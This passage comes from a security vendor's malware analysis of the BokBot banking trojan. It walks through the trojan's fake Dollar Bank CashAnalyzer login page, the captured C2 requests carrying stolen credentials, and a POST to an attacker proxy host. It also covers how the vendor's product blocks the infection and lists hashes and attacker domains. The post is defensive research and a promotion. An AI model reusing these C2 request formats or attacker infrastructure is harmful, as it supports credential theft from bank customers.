

Dollar Bank
CashAnalyzer
Management System
Company ID : 45123
User ID : boomer
Password : ••••••••••
Continue
Equal Housing Lender. FDIC Insured. Copyright © 2018, Dollar Bank, Federal Savings Bank. All rights reserved.

Figure 7: Cashanalyzer Fake Login Page

After checks are performed to determine if a block page needs to be loaded, the Bot API calls the viewStep method and passes it the string “login.” The string passed to this method is the element `id` of the HTML <div> object that contains the login form.

```
<div id="login"
     style="margin-top: 140px; margin-left: auto; margin-right: auto;
width: 400px; text-align: center; display: none;">
      ... code snipped ...
</div>
```

This display field of this element will be switched from `none` to `block` and the login page is displayed (Figure 7). Now the victim can enter the login information and click “continue.” All of the data entered is placed into a C2 request structure and sent to the webfake site.

```
'{"a":"8156468791","b":"2299737dfa5c070dc29784f1219cd511","c":"956438
5215","d":0,"e":2,"f":"https://www.cashanalyzer.com/caloadbalance.asp
x","g":"company=45123&login=boomer&pass=Paralapze7&step=login&userAge
nt=Mozilla%2F5.0%20(Windows%20NT%206.1%3B%20Trident%2F7.0%3B%20SLCC2%
3B%20.NET%20CLR%202.0.50727%3B%20.NET%20CLR%203.5.30729%3B%20.NET%20C
LR%203.0.30729%3B%20Media%20Center%20PC%206.0%3B%20InfoPath.3%3B%20.N
ET4.0C%3B%20.NET4.0E%3B%20rv%3A11.0)%20like%20Gecko","h":"12:59:15|
View step: login |13:0:7| View step: wait "}'
```

The first highlighted section above is the user account credentials, and the second is the logging information. This information notifies whoever is on the other end that the login view was loaded, and that the last view is the wait page.

The wait page that the victim is seeing churns as the Bot API continuously sends heartbeat requests, waiting for the response from the webfake site.

```
'{"a":"8156468791","b":"2299737dfa5c070dc29784f1219cd511","c":"332299
4586","d":1,"e":1,"f":"https://www.cashanalyzer.com/caloadbalance.asp
x","g":"","h":"13:0:11| Check state "}'
```


After processing is finished, the webserver responds with a command to disable the login page, and make the next page viewable. In this case, the command is to load the user contact information form.

```
{"command":{"type":5,"id":5},"status":1}
```

The rest of the steps are self explanatory: The subsequent actions consist of forms leading to a wait time, followed by additional forms until the last step is reached.

Wrapping Up the Process

Once all of the information has been collected, the Bot API sends a Validation Type 96 request to the proxy server: However, instead of a timestamp, the value being set in the registry is the string “true,” as highlighted below.



```
POST
/verification?GID=FLZLijE6zCDNHVUdVOHWrcPlUlwJA0HOffqX1gvnmMpTv5fWKDF
n4JM0DNhbvcxnHv4YHdzOrh8kDw4D6C3tNp4iOOER2SXOuAs&banknameS=2299737dfa
5c070dc29784f1219cd511&rand=0.7077080772793451 HTTP/1.1
Accept */*
Content-Type application/x-www-form-urlencoded
Referer https://www.cashanalyzer.com
Accept-Language en-US
Accept-Encoding gzip, deflate
User-Agent Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like
Gecko
Host subsequire.com
Content-Length 468
Connection Keep-Alive
Cache-Control no-cache
true
```

This request instructs the proxy server to create the ‘ `HKCU\Software\Classes\CLSID\{7570CC99-D32B-6883-1375-9D2881583EFB)` ‘ registry key with the (`Default`)value, set to a four-byte binary value. Once this is set, any further attempt to access bypasses any attempt to rewrite the URL (inject Types 50, 51, 52), and will load the legitimate website.

To load the legitimate website, the page is refreshed and now the victim will be able to login to the legitimate cashanalyzer.com website. Of course, if any of the other webinjects match on the site, other actions will be taken (collecting account balance data, etc.).

How CrowdStrike Falcon Prevent Stops BokBot

CrowdStrike® Falcon® Prevent™ next-generation antivirus successfully stops BokBot when process blocking is enabled, as explained in the following.

BokBot spawns a svchost child process, injects the main module, and that svchost process spawns and injects into multiple child processes. The process tree in Figure 8 is an example of what BokBot looks like when viewed using Falcon Prevent with process blocking is disabled. As shown below, several malicious child processes were launched by BokBot’s main module, located inside of the first svchost process.




Figure 8: BokBot Process Tree Without Process Blocking Enabled

Without preventions enabled, the customer will still be notified of the malicious activity, but no action will be taken to prevent the behavior automatically.

Suspicious Process Blocking

Falcon has the capability to prevent the execution of BokBot's main module and all of the child modules. Turning on process blocking in Falcon Prevent kills the BokBot infection at the parent svchost process. Looking at the process tree in the Falcon UI with process blocking enabled (Figure 9), an analyst sees that the svchost process was prevented. The block message (Figure 10) that occurs with this preventative action explains why this process was terminated.





Figure 9: BokBot Process Tree With Process Blocking Enabled



SEVERITY	🟥 High 🟩 Prevented
OBJECTIVE	Keep Access
TACTIC & TECHNIQUE	Defense Evasion via Process Injection
SPECIFIC TO THIS DETECTION	Svchost launched with an unusual call stack. This might indicate malware loading malicious code into the process. Investigate the process tree.
ACTION TAKEN	Process blocked

Figure 10: BokBot Process Block Message

Suspicious process blocking is an example of malware prevention based on behavior. If the malware uses behavior that has not been caught by Falcon's indicators of attack (IOAs), then Falcon can also prevent malware execution by leveraging either next-generation AV machine learning or intelligence collected by the Crowdstrike Intelligence team.

Indicators

BokBot Hashes

The following hashes were used in creation of this blog post.

File Hash	File
87d37bc073d4d045d29e9c95806c7dcf83677697148e6b901c7a46ea7d5f552e	BokBot Container
2c331edaadd4105ce5302621b9ebe6808aecb787dd73da0b63882c709b63ce48	BokBot Container
7e05d6bf0a28233aa0d0abfa220ef8834a147f341820d6159518c9f46f5671b7	BokBot Container
961f7bada0c37c16e5ae7547d9b14b08988942af8d4a155ad28e224ece4fa98e	BokBot Container
c992229419759be2ecaddcfd2d0ce26ce3cddca823a4c4875564316b459b05eb	BokBot Container

88e41cc6bd4ec57bcabf67f15566475e1ee3ff7667b73f92ac81946f8564e6d9	BokBot Proxy DAT
ec205babdc4422888c3c29daa2f3d477315a2a136a2bd917947cd2184cdce406	BokBot Proxy DAT

File Locations

Path	Details
%PROGRAMDATA%\{UUID}\[A-Za-z].exe	Bokbot main binary
%PROGRAMDATA%\[A-Za-z]}\[A-Za-z].dat	Bokbot DAT File

Registry

Path	Details
HKCU\Software\Classes\CLSID\{UUID)	Block Site and Rewrite bypass data

Network Listeners

Port	Service Name	Details
TCP 57391	svchost.exe	Proxy Server Port

Attacker Controlled Sites

Hostnames
segregory[.]com
tybalties[.]com
waharactic[.]com
ambusted[.]space
overein[.]space
exterine[.]space
stradition[.]space

stocracy[.]space
ugrigo[.]space
yorubal[.]space
portened[.]space
coultra.space
parchick.space
exhausines.space
haractice.space
acquistic.space

Additional Resources

- *Learn about the collaboration among eCrime groups that may be driving these attacks: “New Evidence Proves Ongoing WIZARD SPIDER / LUNAR SPIDER Collaboration,” and “Sin-ful SPIDERS: WIZARD SPIDER and LUNAR SPIDER Sharing the Same Web.”*
- *Download the 2021 CrowdStrike Global Threat Report*
- *Download the 2018 CrowdStrike Services Cyber Intrusion Casebook and read up on real-world IR investigations, with details on attacks and preventative recommendations.*
- *Learn more about CrowdStrike’s next-gen endpoint protection by visiting the Falcon platform product page.*
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent™ today.*